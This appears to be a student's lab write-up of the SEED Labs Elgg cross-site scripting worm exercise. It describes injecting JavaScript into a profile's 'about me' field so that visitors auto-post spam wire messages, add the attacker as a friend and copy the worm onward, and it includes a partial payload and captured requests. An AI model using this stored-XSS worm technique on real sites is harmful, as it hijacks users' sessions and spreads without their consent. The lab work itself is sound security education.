
Just like Task 1, I used an if condition to prevent Samy getting infected from his own attacks. Alice, Charlie, Samy, etc all have different ‘session.user.guid’, which remains constant at each session. The script is then pasted on the ‘about me’ field of Samy & the access level is set to ‘public’.





We can see in the next few screenshots that Alice starts with a clean profile, but when she visits Samy’s profile, her profile is automatically modified. Hence our task 2 is completed.




SEED.cpjfhw4g412udp3w1ocetqfssh.rx.internal.cloudapp.net:1 (seed) - TigerVNC
Applications
Samy : Elgg For SEED La...
[Terminal - seed@SEED:...
Thu 15 Feb, 13:43
seed
http://www.seed-server.com
www.seed-server.com/profile/samy
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Samy
Add friend
Send a message
About me
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter URLs
All
HTML
CSS
JS
XHR
Fonts
Images
Media
WS
Other
Disable Cache
No Throttling
Headers
Cookies
Request
Response
Timings
Stack Trace
Filter Headers
Block
Resend
POST http://www.seed-server.com/action/profile/edit
Status
302 Found
Version
HTTP/1.1
Transferred
4.23 kB (18.71 kB size)
Referrer Policy
strict-origin-when-cross-origin
2 requests
37.41 kB / 8.52 kB transferred
Finish: 2 s


SEED.cpjfhw4g412udp3w1ocetqfssh.rx.internal.cloudapp.net:1 (seed) - TigerVNC
Applications
Samy : Elgg For SEED La...
[Terminal - seed@SEED:...
Thu 15 Feb, 13:46
seed
http://www.seed-server.com
www.seed-server.com/profile/samy
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Samy
Add friend
Send a message
About me
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter URLs
All
HTML
CSS
JS
XHR
Fonts
Images
Media
WS
Other
Disable Cache
No Throttling
Headers
Cookies
Request
Response
Timings
Stack Trace
Filter Headers
Block
Resend
Connection: keep-alive
Content-Length: 543
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=6k6kkr44u5au8va9b3abshn4i4
Host: www.seed-server.com
Origin: http://www.seed-server.com
2 requests
37.41 kB / 8.52 kB transferred
Finish: 2 s







TASK 3:

Task 3 was similar to task 2. We needed to automatically post on the victim's (Alice's) wire, when she visited the attacker's (Samy's) profile.


To achieve this, I posted on Samy's wire to inspect what request url is generated. It is seen that a POST request is generated. The request header like task 2 uses 'multipart/form-data' format.



The request payload consists of elgg_token, elgg_ts & 'body' which is the text written inside the wire input field.




We had to write in the wire : "To earn 12 USD/Hour(!), visit <Samy's_Profile_Link>" For that, we needed the url to Samy's profile, which was available at the url field above Samy's profile.




The script is then build with required contents & pasted inside the ‘about me’ field of Samy.


```
var token = "&__elgg_token="+elgg.security.token.__elgg_token;
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var body = "&body=To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/samy";


//Construct the content of your url.
    var sendurl="http://www.seed-server.com/action/thewire/add";
    var content=token+ts+body;

if(elgg.session.user.guid!=59)
{
```


To prevent Samy getting attacked while visiting his own profile, session.user.guid is checked.




When Alice visits Samy’s profile the script is automatically run & a wire is posted on Alice’s wall with the link to Samy’s profile, which we can see in the next few screenshots. And so, task 3 is completed.


SEED.cpjfhw4g412udp3w1ocetqfssh.rx.internal.cloudapp.net:1 (seed) - TigerVNC
Applications
Samy : Elgg For SEED La...
Terminal - seed@SEED: ...
Thu 15 Feb, 15:52
seed
www.seed-server.com/profile/samy
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Samy
Add friend
Send a message
About me
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Status
Met...
Domain
File
Initiator
Type
Transferred
Size
302
POST
www.see...
add
samy:71 (xhr)
html
4.16 kB
200
GET
samy
Headers
Cookies
Request
Response
Timings
Stack Trace
POST http://www.seed-server.com/action/thewire/add
Status 302 Found
Version HTTP/1.1
Transferred 4.16 kB (16.60 kB size)
3 requests
49.62 kB / 12.54 kB transferred
Finish: 667 ms
DOMContentLoaded: 252 ms
load: 261 ms


Storage
Accessibility
Application
CSS
JS
XHR
Fonts
Images
Media
WS
Other
Disable Cache
Headers
Cookies
Request
Response
Timings
Stack Trace
Filter Request Parameters
Form data
__elgg_token: "1meiKhAMnIt1vQ3pVa9m3g"
__elgg_ts: "1708012332"
body: "To earn 12 USD/hour, visit now http://www.seed-server.com/profile/samy"


Storage
Accessibility
Application
Disable Cache
No Throttling
Headers
Cookies
Request
Response
Timings
Stack Trace
HTML
Raw
Your message was successfully posted to the wire.
Samy


Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice › Wire posts
Alice's wire posts
All
Mine
Friends
What's happening?
140 characters remaining
Post
By Alice
3 minutes ago
To earn 12 USD/hour, visit now http://www.seed-server.com/profile/samy
Alice
Blogs
Bookmarks
Files
Pages
Wire post

TASK 4:

Task 4 was a combination of all the previous tasks. It needed modifications:


I. Samy adds the worm's code to his profile.

II. Alice visits Samy's profile, and the worm sends a friend request to Samy without Alice clicking the add friend button.

III. The worm replicates itself by modifying Alice's profile and posting Alice's profile link on the wire.

IV. When Charlie visits Alice's profile, he also adds Samy as a friend, and the Worm replicates itself to Charlie's profile and posts his profile link on the wire.

So I combined the contents of the previous task to produce the new content. With each victim the link to change to that victim's profile, I used the variable 'elgg.session.user.name' to generate the link. I got introduced with the variable while inspecting Samy's profile's page source.




